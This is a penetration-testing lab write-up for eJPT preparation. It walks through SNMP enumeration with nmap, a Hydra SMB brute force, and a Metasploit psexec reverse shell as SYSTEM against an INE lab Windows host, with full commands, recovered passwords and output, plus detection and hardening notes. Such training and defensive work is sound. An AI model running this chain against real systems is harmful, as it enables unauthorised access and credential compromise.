
SNMP Analysis

Windows Initial Access via SNMP Enumeration and SMB Credential Attack

Target	10.2.31.17 (<code>demo.ine.local</code>)
Attack Type	SNMP Enumeration + SMB Brute Force + PSEXEC
Platform	INE Attack Defense Labs
Prepared	May 2026
Context	eJPT Exam Preparation

Contents

1	Goal and Context	2
2	Attack Chain Overview	2
3	Lab Setup and Environment	2
3.1	Target and Tool Selection	3
3.2	Why This Setup Matters	3
4	Background: SNMP Enumeration and SMB Lateral Access	3
5	Reconnaissance: SNMP Discovery and Enumeration	4
6	Credential Attack and Exploitation	6
6.1	SMB Brute Force with Hydra	6
6.2	Metasploit Workspace and PSEXEC Configuration	6
7	Post-Exploitation and Flag Retrieval	8
8	Key Takeaways	9

1 Goal and Context

This lab demonstrates a multi-stage attack chain against a Windows target: extract user account names from an unauthenticated SNMP service, use those names as a username list for an SMB brute-force, and then leverage the recovered credentials to gain a SYSTEM-level shell via the PSEXEC module in Metasploit. The objective is to authenticate to the target and retrieve the flag stored at `C:\FLAG1.txt`.

The technique is representative of a class of attack that appears regularly in real environments. SNMP is widely deployed on network equipment, servers, and Windows hosts, and version 1 and 2c configurations frequently expose detailed system information without any authentication. An attacker who can query SNMP does not need to guess usernames: the protocol hands them a verified list. That list then feeds directly into a credential attack against a service, such as SMB, that the same host exposes. Understanding this chain matters both for penetration testing and for a SOC analyst who needs to recognise what anomalous SNMP queries followed by SMB login failures look like in a log.

2 Attack Chain Overview

Attack Chain Overview

1. **SNMP Port Scan:** Confirmed UDP port 161 open and running `snmp` on 10.2.31.17.
2. **SNMP Script Enumeration:** Ran all nmap SNMP scripts against the target and redirected output to `snmp_data`, extracting installed software, system uptime, user account names, and valid community strings.
3. **Username Extraction:** Identified five user accounts from the `snmp-win32-users` script output: Administrator, DefaultAccount, Guest, WDAGUtilityAccount, and admin.
4. **Community String Discovery:** The `snmp-brute` script confirmed three valid community strings: `public`, `private`, and `secret`.
5. **SMB Brute Force:** Used Hydra with the extracted usernames and the `unix_passwords.txt` wordlist to brute-force SMB on port 445, recovering two credentials: Administrator:elizabeth and admin:tinkerbelle.
6. **Metasploit Setup:** Created a dedicated workspace `smb_login` in Metasploit and loaded the `exploit/windows/smb/psexec` module.
7. **PSEXEC Exploitation:** Configured the module with the Administrator credentials and ran the exploit, opening a Meterpreter session as `NT AUTHORITY\SYSTEM`.
8. **Post-Exploitation:** Confirmed system identity and privilege level, navigated to `C:\`, located `FLAG1.txt`, and retrieved the flag.

3 Lab Setup and Environment

3.1 Target and Tool Selection

Target IP	10.2.31.17
Target Hostname	demo.ine.local
OS	Windows Server 2019 (10.0 Build 17763), x64
Computer Name	ATTACKDEFENSE
Open Port	161/udp (snmp)
Initial Access	SNMP enumeration, then SMB brute force
Starting Privilege	Unauthenticated
Final Privilege	NT AUTHORITY\SYSTEM
Tools Used	nmap, Hydra, Metasploit (psexec)
Screenshot Count	11

3.2 Why This Setup Matters

Lab Environment Context

The target is a Windows Server 2019 instance running SNMP v1/v2c with default community strings. SNMP runs over UDP, which means a standard TCP-only nmap scan would miss it entirely. The `-sU` flag is required. The PSEXEC module works because the Administrator account has no account lockout policy and the password was recoverable from a standard wordlist. Both conditions are common in small business and legacy enterprise environments, making this attack chain practically relevant rather than contrived.

4 Background: SNMP Enumeration and SMB Lateral Access

SNMP (Simple Network Management Protocol) is a UDP-based protocol used to monitor and manage network devices and servers. Versions 1 and 2c use community strings as the only authentication mechanism. A community string is effectively a cleartext password sent with every request. The `public` and `private` strings are the default values shipped with most SNMP implementations, and they are left unchanged in a significant proportion of real-world deployments.

When a host responds to SNMP queries with the default community strings, an unauthenticated attacker can read the full Management Information Base (MIB). On Windows hosts, SNMP exposes OIDs that map to installed software (`snmp-win32-software`), local user accounts (`snmp-win32-users`), running processes, and network interfaces. This information feeds directly into the next stage of an attack: the user account list becomes a brute-force target list, and the software inventory reveals what services are running and what vulnerabilities may apply.

PSEXec is a legitimate Windows administration tool developed by Sysinternals. It authenticates to the target over SMB using valid credentials, uploads a service binary, starts that binary as a Windows service running under SYSTEM, and pipes I/O back to the caller. Metasploit's `exploit/windows/smb/psexec` module replicates this behaviour with a Meterpreter payload, delivering a SYSTEM-level shell without requiring any vulnerability in the operating system itself. The exploit succeeds entirely because valid credentials were recovered: there is no memory corruption or kernel exploit involved.

Defenders detect this attack pattern at two points. The SNMP enumeration phase generates large volumes of UDP traffic to port 161 from a single source, which is anomalous unless the host is a known monitoring server. The SMB brute-force phase produces a sequence of 4625 (failed logon) events in the Windows Security log, followed by a 4624 (successful logon) event. PSEXec execution generates a 7045 (service installed) event in the System log and a 4688 (process creation) event. Correlating these three event types in a SIEM is a reliable indicator of PSEXec-based lateral movement.

5 Reconnaissance: SNMP Discovery and Enumeration

Why Scan UDP 161 First

SNMP runs on UDP port 161. A default nmap scan covers only the top TCP ports and would not detect this service. Targeting UDP port 161 specifically confirms whether SNMP is available before committing to a full UDP scan, which is slow. Confirming the port open state justified running the more expensive script scan that followed.

```
nmap -sU -p 161 10.2.31.17
```



```
(root@INE)-[~]
# nmap -sU -p 161 10.2.31.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-07 21:43 IST
Nmap scan report for demo.ine.local (10.2.31.17)
Host is up (0.0029s latency).

PORT      STATE SERVICE
161/udp    open  snmp

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

Figure 1. `nmap -sU -p 161 10.2.31.17` confirms 161/udp is open with service `snmp` on `demo.ine.local` (10.2.31.17).

The initial scan confirmed 161/udp open on the target. With SNMP confirmed, I ran the full suite of nmap SNMP scripts and redirected the output to a file for review.

```
nmap -sU -p 161 --script snmp-* 10.2.31.17 > snmp_data
cat snmp_data
```

```
(root@INE)-[~]
# cat snmp_data
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-07 21:46 IST
Nmap scan report for demo.ine.local (10.2.31.17)
Host is up (0.0026s latency).

PORT      STATE SERVICE
161/udp    open  snmp
| snmp-win32-software:
|   AWS PV Drivers; 2020-09-09T03:39:12
|   AWS Tools for Windows; 2020-09-09T03:45:04
|   Amazon SSM Agent; 2020-09-09T03:38:42
|   Amazon SSM Agent; 2020-09-09T03:38:38
|   Mozilla Firefox 82.0.2 (x64 en-US); 2020-11-07T07:47:26
|   Mozilla Maintenance Service; 2020-11-07T07:47:26
|_  aws-cfn-bootstrap; 2020-06-10T05:37:48
```

Figure 2. `cat snmp_data` shows the nmap script scan output: the `snmp-win32-software` section lists installed applications including AWS Tools for Windows, Amazon SSM Agent, and Mozilla Firefox 82.0.2, confirming this is a Windows host with cloud management tooling.

The software inventory confirmed a Windows Server environment with AWS management tools installed. Scrolling further through the file revealed the user account list.

```
|_ System uptime: 4m49.34s (28934 timeticks)
| snmp-win32-users:
|   Administrator
|   DefaultAccount
|   Guest
|   WDAGUtilityAccount
|_  admin
```

Figure 3. The `snmp-win32-users` section of `snmp_data` lists five local accounts: Administrator, DefaultAccount, Guest, WDAGUtilityAccount, and admin.

Five local user accounts were enumerated without authentication. The accounts `Administrator` and `admin` were the most likely to have active passwords and SMB access. The community string results appeared immediately after.

```
|_ snmp-brute:
|   public - Valid credentials
|   private - Valid credentials
|_  secret - Valid credentials
```

Figure 4. The `snmp-brute` section of `snmp_data` shows three valid SNMP community strings: `public`, `private`, and `secret`, all confirmed as “Valid credentials.”

All three default community strings were active on the target. This confirmed that SNMP authenti-

cation had not been hardened. With a verified username list in hand, I moved to SMB brute-forcing.

6 Credential Attack and Exploitation


6.1 SMB Brute Force with Hydra

Why Use Hydra Against SMB with the SNMP-Derived Username List

The SNMP enumeration produced a confirmed list of local accounts. Brute-forcing with a known-good username list is significantly more efficient than spraying a wordlist against unknown usernames, because every attempt is targeted rather than speculative. The `unix_passwords.txt` wordlist from the Metasploit data directory was chosen because it covers common weak passwords that appear across both Linux and Windows environments. SMB on port 445 was the logical target: it was the service most likely to be exposed and accepting password authentication.

I created a file `users_names.txt` containing the accounts extracted from the SNMP output, then ran Hydra.

```
hydra -L users_names.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 10.2.31.17 smb
```



```
(root@INE)~# hydra -L users_names.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 10.2.31.17 smb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-07 22:22:28
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 4036 login tries (l:4/p:1009), ~4036 tries per task
[DATA] attacking smb://10.2.31.17:445/
[445][smb] host: 10.2.31.17 login: Administrator password: elizabeth
[445][smb] host: 10.2.31.17 login: admin password: tinkerbelle
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-07 22:22:50
```

Figure 5. Hydra recovers two valid SMB credentials: login `Administrator` with password `elizabeth`, and login `admin` with password `tinkerbelle`, both on port 445 of 10.2.31.17.

Hydra found two working credential pairs. The `Administrator` account with password `elizabeth` was the more useful of the two for PSEXEC, since the built-in `Administrator` account typically has the broadest access rights and PSEXEC grants SYSTEM-level execution when used with administrative credentials.

6.2 Metasploit Workspace and PSEXEC Configuration

Why Create a Dedicated Workspace Before Exploitation

Metasploit workspaces keep hosts, services, and session data scoped to a specific engagement. Working in a named workspace prevents data from this lab mixing with results from other sessions and makes the evidence trail cleaner. This is a habit worth building before moving into real engagements where evidence isolation matters.

```
workspace -a smb_login
```

```
msf6 > workspace -a smb_login
[*] Added workspace: smb_login
[*] Workspace: smb_login
msf6 > █
```

Figure 6. `workspace -a smb_login` creates and activates a new Metasploit workspace named `smb_login`, confirmed by the output “Added workspace: `smb_login`” and “Workspace: `smb_login`.”

With the workspace active, I searched for and loaded the PSEXec module, then configured it with the recovered credentials.

```
use exploit/windows/smb/psexec
set RHOSTS 10.2.31.17
set SMBUser administrator
set SMBPass elizabeth
```

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.2.31.17
RHOSTS => 10.2.31.17
msf6 exploit(windows/smb/psexec) > set SMBUser administrator
SMBUser => administrator
msf6 exploit(windows/smb/psexec) > set SMBPass elizabeth
SMBPass => elizabeth
```

Figure 7. The `psexec` module is configured: `RHOSTS` set to `10.2.31.17`, `SMBUser` set to `administrator`, and `SMBPass` set to `elizabeth`, with each value confirmed by Metasploit’s echo output.

```
exploit
```

```
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.10.37.4:4444
[*] 10.2.31.17:445 - Connecting to the server...
[*] 10.2.31.17:445 - Authenticating to 10.2.31.17:445 as user 'administrator' ...
[*] 10.2.31.17:445 - Selecting PowerShell target
[*] 10.2.31.17:445 - Executing the payload...
[+] 10.2.31.17:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 10.2.31.17
[*] Meterpreter session 2 opened (10.10.37.4:4444 → 10.2.31.17:49869) at 2026-05-07 22:33:04 +0530
meterpreter > █
```

Figure 8. The `exploit` command executes: the module authenticates as `administrator`, selects a PowerShell target, executes the payload, and opens Meterpreter session 2 from `10.10.37.4:4444` to `10.2.31.17:49869`. The note “Service start timed out, OK if running a command or non-service executable” is a benign warning that does not affect session success.

The Meterpreter session opened successfully. The “Service start timed out” message in the output is expected behaviour when PSEXec runs a non-service executable as the payload; it does not indicate a failure.

7 Post-Exploitation and Flag Retrieval

Why Verify Identity and OS Before Navigating

After landing in a Meterpreter session, confirming the system identity and privilege level before taking any other action serves two purposes. It verifies the session is on the intended target rather than a pivot or proxy, and it confirms what privilege level the payload is running at. Both pieces of information affect what actions are appropriate next.

```
sysinfo  
getuid
```

```
meterpreter > sysinfo  
Computer      : ATTACKDEFENSE  
OS            : Windows Server 2019 (10.0 Build 17763).  
Architecture  : x64  
System Language : en_US  
Domain        : WORKGROUP  
Logged On Users : 1  
Meterpreter   : x86/windows  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > █
```

Figure 9. sysinfo shows Computer: ATTACKDEFENSE, OS: Windows Server 2019 (10.0 Build 17763), Architecture: x64, Meterpreter: x86/windows. getuid returns Server username: NT AUTHORITY\SYSTEM, confirming the highest privilege level on a Windows host.

The session was running as NT AUTHORITY\SYSTEM on the intended target. With SYSTEM privileges, I navigated to the root of the C drive to locate the flag file.

```
cd /  
ls
```

```
meterpreter > cd /
meterpreter > ls
Listing: C:\
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2020-11-07 13:45:59 +0530	\$Recycle.Bin
100666/rw-rw-rw-	1	fil	2018-09-15 12:42:30 +0530	BOOTNXT
040777/rwxrwxrwx	8192	dir	2020-09-09 10:08:52 +0530	Boot
040777/rwxrwxrwx	0	dir	2018-11-14 21:40:15 +0530	Documents and Settings
040777/rwxrwxrwx	0	dir	2018-11-14 12:26:18 +0530	EFI
100666/rw-rw-rw-	70	fil	2022-01-03 13:58:44 +0530	FLAG1.txt
040777/rwxrwxrwx	0	dir	2020-05-13 23:28:09 +0530	PerfLogs
040555/r-xr-xr-x	4096	dir	2020-11-07 13:17:23 +0530	Program Files
040777/rwxrwxrwx	4096	dir	2020-11-07 13:17:24 +0530	Program Files (x86)
040777/rwxrwxrwx	4096	dir	2020-11-07 13:17:24 +0530	ProgramData
040777/rwxrwxrwx	0	dir	2020-11-07 06:12:52 +0530	Recovery
040777/rwxrwxrwx	4096	dir	2020-11-07 12:06:43 +0530	System Volume Information
040555/r-xr-xr-x	4096	dir	2020-11-07 13:45:53 +0530	Users
040777/rwxrwxrwx	0	dir	2020-11-07 13:19:05 +0530	Utilities
040777/rwxrwxrwx	16384	dir	2020-11-07 06:12:46 +0530	Windows
100444/r--r--r--	408692	fil	2020-09-09 10:03:42 +0530	bootmgr
000000/-----	0	fif	1970-01-01 05:30:00 +0530	pagefile.sys

Figure 10. `cd /` and `ls` list the contents of `C:\`. `FLAG1.txt` is visible as a file (100666/rw-rw-rw-, 70 bytes, last modified 2022-01-03) among the standard Windows root directories.

`FLAG1.txt` was visible at the root of `C:\`. I read its contents directly from the Meterpreter session.

```
cat FLAG1.txt
```

```
meterpreter > cat FLAG1.txt
◆◆a8f5f167f44f4964e6c998dee827110c
meterpreter > █
```

Figure 11. `cat FLAG1.txt` outputs the flag value: `a8f5f167f44f4964e6c998dee827110c`.

Flag Retrieved

Path: `C:\FLAG1.txt`

Value: `a8f5f167f44f4964e6c998dee827110c`

8 Key Takeaways

Key Takeaways

- **SNMP is a reconnaissance goldmine when left at default configuration.** A single unauthenticated query returned the full local user list, installed software, and valid community strings. None of this required a vulnerability: the protocol was designed to share this information and did exactly that.
- **Redirecting script scan output to a file is more effective than reading it in the**

terminal. Running `nmap -script snmp-* > snmp_data` preserved the full output for careful review, including sections that would have scrolled off-screen. This approach should be standard practice for any verbose scan.

- **Community string validation and user enumeration come from the same scan pass.** The `snmp-brute` and `snmp-win32-users` scripts both ran as part of the `snmp-*` wildcard. Combining these in one command avoids running multiple scans and keeps the evidence in one place.
- **PSEXec does not exploit a vulnerability: it abuses valid credentials.** The path to SYSTEM here ran entirely through authentication. Fixing the SNMP exposure or enforcing stronger password policy would have stopped the chain before it started. This is relevant in interviews: when asked how to prevent PSEXec-based attacks, the answer begins with credential hygiene and SNMP hardening, not with patching.
- **The “Service start timed out” message from PSEXec is expected, not an error.** Recognising benign warnings in exploit output is a practical skill. A tester who sees this message and stops to investigate wastes time. Knowing it is a standard artefact of the non-service payload delivery keeps the engagement moving.
- **Metasploit workspaces matter even in solo lab work.** Creating `smb_login` before running the exploit is a low-cost habit that produces clean evidence organisation. On a real engagement with multiple targets, failing to use workspaces creates attribution problems in the final report.
- **SNMP enumeration followed by SMB brute force is a detectable pattern.** High-volume UDP traffic to port 161 from a single non-monitoring host, followed by repeated 4625 events and a 4624 in the Windows Security log, is a clear indicator chain. Understanding the detection surface is what separates a tester who can answer blue-team questions in an interview from one who cannot.